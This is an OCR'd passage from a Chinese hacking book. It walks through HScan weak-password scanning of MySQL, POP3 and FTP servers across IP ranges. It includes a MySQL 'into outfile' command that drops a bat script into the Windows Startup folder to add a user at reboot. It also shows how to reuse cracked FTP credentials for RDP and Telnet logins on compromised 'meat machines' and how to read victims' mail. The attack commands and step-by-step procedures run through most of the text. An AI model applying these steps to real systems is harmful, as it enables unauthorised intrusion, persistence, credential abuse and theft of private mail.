在不同的操作系统中“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录文件名称可能会不同，这个时候将其换成相应的目录名称即可。如果是英文版本的操作系统，则其插入的代码如下。

```
    select * from b into outfile "C:\\Documents and Settings\\All Users\\Start
Menu\\Programs\\Startup\\b.bat";
```


非卖品，仅供非商业用途或交流学习使用




图 3-31　导出 bat 脚本到启动选项

06　等待重启和实施控制

如果该计算机开放了 3389 端口，则可以直接进行连接；如果将 b.bat 换成其他 bat 命令，则可以执行其他命令来实施控制。

说明

（1）拥有 MySQL 的用户名称和口令后，可以通过查看数据库中的信息对 MySQL 数据库服务器实施控制。在本例中，通过查看数据库、表及表中的内容获取了管理员的密码和名称，如图 3-32 所示。

（2）在 MySQL 数据库中一般会存在多个数据库。通过“show databases;”、“show tablesname;”、“select * from tablesname;”等命令可以获取表中的具体内容，而通过查看其中的内容可以进行 Web 服务器域名信息及一些网站管理员的密码和用户名称的定位。在本例中，通过查看其他的数据库，还获取了大量的用户信息，其中包含管理员的手机号码等信息，如图 3-33 所示。




图 3-32　查看表中的信息




图 3-33　获取额外信息

小结

本例通过 HScan 扫描 MySQL 口令，扫描出口令以后，借助 HScan 的 MySQL 连接功能直接连接 MySQL，通过创建表将 VBS 脚本插入表中，然后再导出到系统的启动目录下，系统重新启动以后，

非卖品，仅供非商业用途或交流学习使用

会自动添加用户，进而通过远程终端 3389 连接该 MySQL 服务器所在的计算机，成功实施控制。

3.1.6 POP3 口令扫描案例

现在，很多邮箱服务器都支持 POP3 功能，通过 POP3 收取信件，收取信件时仅仅需要提供用户名和密码。目前有很多工具可以扫描 POP3 邮件的账号和口令，本例就通过 HScan 扫描 POP3 账号进行攻击，获取 POP3 的账号和口令后，可以查看和发送邮件，并利用社会工程学发送木马邮件等进行攻击。本例只讲解如何扫描 POP3 口令，有关社会工程学攻击的案例放在后面的章节讲解。

01 设置 HScan

在 HScan 中分别设置起始和结束扫描 POP3 的 IP 地址，然后在扫描参数中选择扫描模块，设置完毕后，单击“menu”菜单中的“start”命令开始扫描。

02 查看扫描结果

扫描结束后，直接打开 Hscan.log 文件，在其中搜索“pop3scan”，找到结果后，记下账号、口令及对应的 IP 地址，如图 3-34 所示。




图 3-34 查看 POP3 扫描结果

03 登录 Webmail 邮件服务器

在 IE 浏览器中输入上面的 IP 地址并打开网页，进入 Webmail 登录界面，输入用户名和密码，如图 3-35 所示。

技巧

扫描 POP3 账号和口令后，在浏览器中输入的 IP 地址有可能无法打开网页，这时可以借助 Google 等搜索引擎进行搜索，有时能够直接搜索出该 IP 地址所在的邮件服务器地址。

04 查看邮件

登录成功后，可以进行所有操作，包括查看邮件及发送邮件等，如图 3-36 所示。

非卖品，仅供非商业用途或交流学习使用




图 3-35　登录 Webmail 邮件服务器

图 3-36　查看邮件

小结

本例主要利用 HScan 扫描 POP3 账号和口令。在扫描 POP 账号和口令时，只要知道用户账号，结合字典扫描出口令概率还是挺高的。扫描出账号和对应的口令后，使用它们进行登录。登录邮件服务器后，可以进行查看邮件、发送邮件及获取该账号的所有邮件内容等操作。如果这些邮件是办公邮件，那么从安全的角度来讲，容易造成邮件内容泄露，再配合社会工程学实施攻击，危害相当大。

3.2　使用 HScan 扫描及利用漏洞

HScan 是一款优秀的扫描软件，它在公开场合出现较少，虽然不如流光、XScan、SuperScan 出名，但程序移植性好，不需要安装，速度快，提供 HTML 报告和 Hscan.log 两种扫描结果。HScan 有两个版本，一个是 DOS 版本，另一个是 GUI 版本。本例主要讲述如何使用 HScan 获取信息，这些信息主要是漏洞信息和口令信息，获取漏洞和口令便可实施控制。

非卖品，仅供非商业用途或交流学习使用

3.2.1 使用 HScan 进行扫描

图 3-37 设置 HScan 参数

01 设置参数

运行 HScan 的 GUI 版本，依次单击“Parameter”→“Start”命令，在“Parameter Setting”窗口需要设置 StartIP、EndIP、MaxThead、MaxHost、TimeOut、SleepTime 共 6 个参数，其中后 4 个参数有默认值，一般不用修改它们。在“StartIP”和“EndIP”中输入 IP 地址“218.25.39.120”，如图 3-37 所示。

说明

（1）DOS 版本的 HScan 可以在后台进行扫描，无界面，不容易被发现，安全性较高，扫描完成以后会自动在 report 目录中生成扫描报告。其常用用法有下面几种。

①“HScan -h 202.12.1.1 202.12.255.255 -all”表示扫描主机 202.12.1.1～202.12.255.255 段所有 HScan 提供的漏洞及弱口令。

②“HScan -h www.target.com -all -ping”表示在扫描 www.target.com 主机之前进行 Ping 操作，并使用 HScan 对所有模块进行扫描。

③“HScan -h 192.168.0.1 192.168.0.254 -port -ftp -max 200, 100”：探测网段 192.168.0.1～192.168.0.254 的端口及 FTP 弱口令，最大线程为 200，主机数量为 100 台。

（2）关于 DOS 版本下的扫描。在 DOS 环境下直接运行 HScan.exe 时会显示其使用命令的参数详细说明，如图 3-38 所示。




图 3-38 HScan 的 DOS 扫描版本

（3）在参数设置中还可以指定 hosts.txt 进行扫描。hosts.txt 中的每一个 IP 地址独占一行，且必须是 IP 地址格式，行尾无空格。

02 选择扫描模块

选择扫描模块时，可以有针对性地进行选择。如果选择所有模块，则扫描时间会比较长，一般

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

选择部分模块。如图 3-39 所示，选中每一个扫描选项前面的复选框，然后单击“OK”按钮确认配置。

03　实施扫描

在 HScan 菜单中单击“start”命令，对 IP 地址进行漏洞扫描和信息获取。在 HScan 的主界面会滚动显示扫描结果，左上方显示的是扫描的命令或者扫描的模块，下方为扫描结果，右侧是扫描的详细信息，如图 3-40 所示。




图 3-39　选择扫描模块




图 3-40　执行扫描

技巧

如果是在远程终端（肉机）上扫描，运行 HScan 后，可以在本地断开远程终端连接，使其一直在肉机上扫描。估计扫描即将结束时，应该至少登录肉机一次，查看是否扫描完毕。HScan 图形界面扫描完毕，会自动生成扫描报告，如图 3-41 所示。




图 3-41　HScan 扫描报告

04　利用扫描结果

在 HScan 中有两种方式可以查看扫描结果：一种是在 reports 目录下查看 HTML 文件，另一种是直接在 HScan 的 GUI 模式下查看。

说明

在实际扫描过程中，Hscan.log 文件用得比较多。Hscan.log 位于 HScan 程序目录的 Log 文件夹下，每次扫描均生成一个 Hscan.log，扫描时该文件仅保留最新的扫描日志。当扫描结果很大时，通过浏览器打开进行查

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

看比较麻烦，而 Hscan.log 文件却可以通过 UltraEdit 进行编辑，找出有利用价值的信息，如图 3-42 所示。




图 3-42　查看 Hscan.log 文件

在 GUI 模式下进行扫描时，如果存在 FTP、MySQL 和 MSSQL 弱口令，则可以直接进行连接。方法是在 HScan 扫描器下方选中存在弱口令的记录，单击左键，选择“connect”选项。如果单击右键，则会出现“clean”选项，它执行的是清除所有扫描记录的操作。

说明

（1）在 FTP 连接建立后，要用 bye 命令退出，否则会出现程序无响应的情况。

（2）直接通过鼠标左键进行连接可以查看该 FTP 服务器中是否存在有价值的数据。

小结

本例介绍了如何利用 HScan 进行扫描，以及如何通过扫描获取信息。HScan 对扫描 FTP、SQL Server 2000、MySQL 等弱口令效果很好，效率比较高，扫描一个网段往往会找出几十甚至几百个口令，配合其他工具可以完全控制这些弱口令计算机。在后面的综合案例中，我们会介绍 HScan 的几种综合利用方法。

3.2.2　HScan 扫描 FTP 口令控制案例一

本案例主要利用 HScan 的扫描结果，通过 UltraEdit 编辑器的处理后，得到一些非匿名用户的 FTP 口令，然后对这些 IP 地址进行 3389 端口扫描，得到开放 3389 端口的 IP 地址，最后反向查找这些 IP 地址的 FTP 用户名和口令，并用这些用户名和口令进行 3389 登录。

01　打开 Hscan.log 文件

打开 Hscan.log 文件后，其结果显示如图 3-43 所示。

说明

（1）如果扫描时选择了其他模块，则会在 log 文件中有对应的标识。

（2）Hscan.log 文件是 HScan 扫描以后的日志文件，虽然 HScan 扫描完成以后会自动生成一个 HTML 文件，但由于一般扫描一个网段以后，文件都会超过 1MB，所以这时查看网页极为不便。而 log 文件中包含了扫描的所有信息，如果是单独针对 FTP 扫描，则文件中主要包含“IPaddress@ftpscan#Cracked”及“IPaddress@ftpscan#banner”两行，其对应后面扫描的结果，前者为破解的口令和账号，后者为 FTP 标识。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 3-43　Hscan.log 文件结构

02　查找已经破解的账号

在使用 UltraEdit 打开 Hscan.log 文件后，在其菜单中依次单击“搜索”→“查找”选项，在“查找”对话框中输入“Cracked account:”，并选中“列出包含字符串的行”选项，如图 3-44 所示，然后单击“下一个”按钮。




图 3-44　查找已经破解的账号

03　复制查找结果

如果在 Hscan.log 中有“@ftpscan#Cracked account:”，UltraEdit 会自动列出所有包含该字符串的行，如图 3-45 所示，单击“剪贴板”按钮将所有查找结果复制到剪贴板上。




图 3-45　所有查找结果

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

04　整理查找结果

在 UltraEdit 中新建一空白文件，然后将剪贴板上的内容粘贴到新文件中，如图 3-46 所示，在 UltraEdit 编辑器底部可以看到一共有 882 条（行）记录，每一个记录（行）对应一个账号。




图 3-46　整理查找结果

05　对扫描结果进行处理

选中“@ftpscan#Cracked account:”，在 UltraEdit 编辑器中依次单击“搜索”→“替换”命令，打开“替换”窗口，在“查找”中输入“@ftpscan#Cracked account:”，将其替换为 4 个空格，如图 3-47 所示，然后单击“全部替换”按钮，替换所有“@ftpscan#Cracked account:”字符串。




图 3-47　处理扫描结果

说明

替换完成以后，结果如图 3-48 所示，每一条记录的最前面是 IP 地址，后面依次为账号和口令，保存结果为 210.good.log 文件。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 3-48　扫描结果处理完毕

06　编辑扫描 3389 端口命令

新建一个文件，并将其保存为 210.3389.txt，选中并复制 210.good.log 文件中的所有内容到新建文件 210.3389.txt 中，然后只选中 IP 地址，将其余内容全部删除，并在每一个 IP 地址前面输入“sfind -p 3389”，输入完毕，其结果如图 3-49 所示。




图 3-49　编辑扫描 3389 批命令

说明

在执行 sfind 命令时，需要确保 sfind 命令能够执行。可以将 sfind.exe 文件复制到系统目录 system32 中，或者直接通过 cd 命令访问 sfind.exe 所在目录。

07　执行扫描 3389 端口命令

选中所有内容，将其复制到 DOS 命令提示符窗口执行，如图 3-50 所示。

严禁网络传播本PDF，违者责任自负！




图 3-50　执行扫描 3389 端口批处理命令

技巧

使用“type sfind.txt |find "3389 listening" >3399.txt”命令，将 sfind 扫描结果文件 sfind.txt 中所有开放 3389 端口的记录提取，并保存到 3389.txt 文件中。

08　查找口令

依次选中 3389.txt 文件中的 IP 地址，在 210.good.log 中通过查找命令查找相应的记录。在本案例中找到 IP 地址为 210.*.*.90 的记录，其用户名和口令分别为“test”和“123456”，如图 3-51 所示。




图 3-51　查找口令

09　进行 3389 登录

打开远程终端连接程序 mstsc.exe，输入 IP 地址、用户名及密码，然后进行连接。速度很快，连接成功，顺利进入对方计算机，如图 3-52 所示。

严禁网络传播本PDF，违者责任自负！




图 3-52　登录远程终端

说明

在本案例中，为了再次验证我们的思路，随机选择了 IP 地址 210.*.*.16，在 210.good.log 文件中查找该 IP 地址记录，其中用户名和口令分别为“Administrator”和“admin”，如图 3-53 所示。




图 3-53　再次查找用户名和口令

在远程终端输入 IP 地址、用户名和口令，依然连接成功，如图 3-54 所示。




图 3-54　登录其他远程终端

严禁网络传播本PDF，违者责任自负！

小结

本案例的主要思路是系统用户口令与 FTP 用户口令相同，而 3389 远程终端服务只要知道 IP 地址及相对应的用户名称、密码即可登录系统。登录系统以后，就像在本地计算机上操作一样，非常方便，相当于“完全控制”。对于 HScan 这款扫描工具来讲，扫描口令很好用，但是对于扫描结果的不同处理会得出不同的结果。本案例技术难度不高，但涉及 UltraEdit 编辑器的使用，UltraEdit 编辑器中的排序、替换、查找功能，非常好用。

在本例中，使用 HScan 软件配合 sfind 命令、UltraEdit 编辑器、远程终端连接器（mstsc.exe）成功控制肉机，整个过程不到 20 分钟。因此，在网络攻防中，一些工具的配合使用往往会带来意想不到的效果。在下一个综合案例中，我们同样是对扫描结果进行处理，只不过换了一种思路，也成功控制了肉机。

3.2.3 HScan 扫描 FTP 口令控制案例二

本案例主要利用 HScan 扫描出来的 FTP 主机口令尝试 Telnet 登录，Telnet 登录成功以后，就如同获得了一个反弹 Shell，可以很方便地实施控制。本案例不再对 FTP 口令的扫描及口令的整理进行讲解，而是主要阐述如何换一种思路利用这些口令实施控制。在 3.2.2 节的案例中，已经对 IP 地址 218.22.*.*进行了 FTP 扫描，并获得了口令。

01 查看端口开放情况

查看 IP 地址为 218.22.*.*的主机端口开放情况，运行“sfind -p 218.22.*.*”命令，结果如图 3-55 所示，说明该计算机开放了 FTP 及 Telnet 服务，可以进行 FTP 及 Telnet 登录。

02 登录 Telnet

在 DOS 提示符下输入命令“Telnet 218.22.*.*”进行登录，输入扫描获取的 FTP 用户名和口令进行登录，如图 3-56 所示。




图 3-55 查看端口开放情况




图 3-56 使用 FTP 的用户名和口令进行 Telnet 登录

03 登录成功

如果用户名和口令正确，则返回一个与 DOS 环境类似的界面，如图 3-57 所示。




图 3-57 登录 Telnet 成功

04 开启 3389 端口并登录

在 Telnet 窗口中上传一个开启 3389 远程终端的工具，开启 3389 端口，同时上传 mt.exe。开启

严禁网络传播本PDF，违者责任自负！

3389 端口后，执行“mt -reboot”命令，重启计算机。计算机重启以后，使用 3389 登录器进行登录，输入用户名和密码，然后单击“连接”按钮，登录成功，如图 3-58 所示。




图 3-58　登录 3389

说明

关于上传文件及 3389 端口的开启，在后面的案例中有专门介绍。

小结

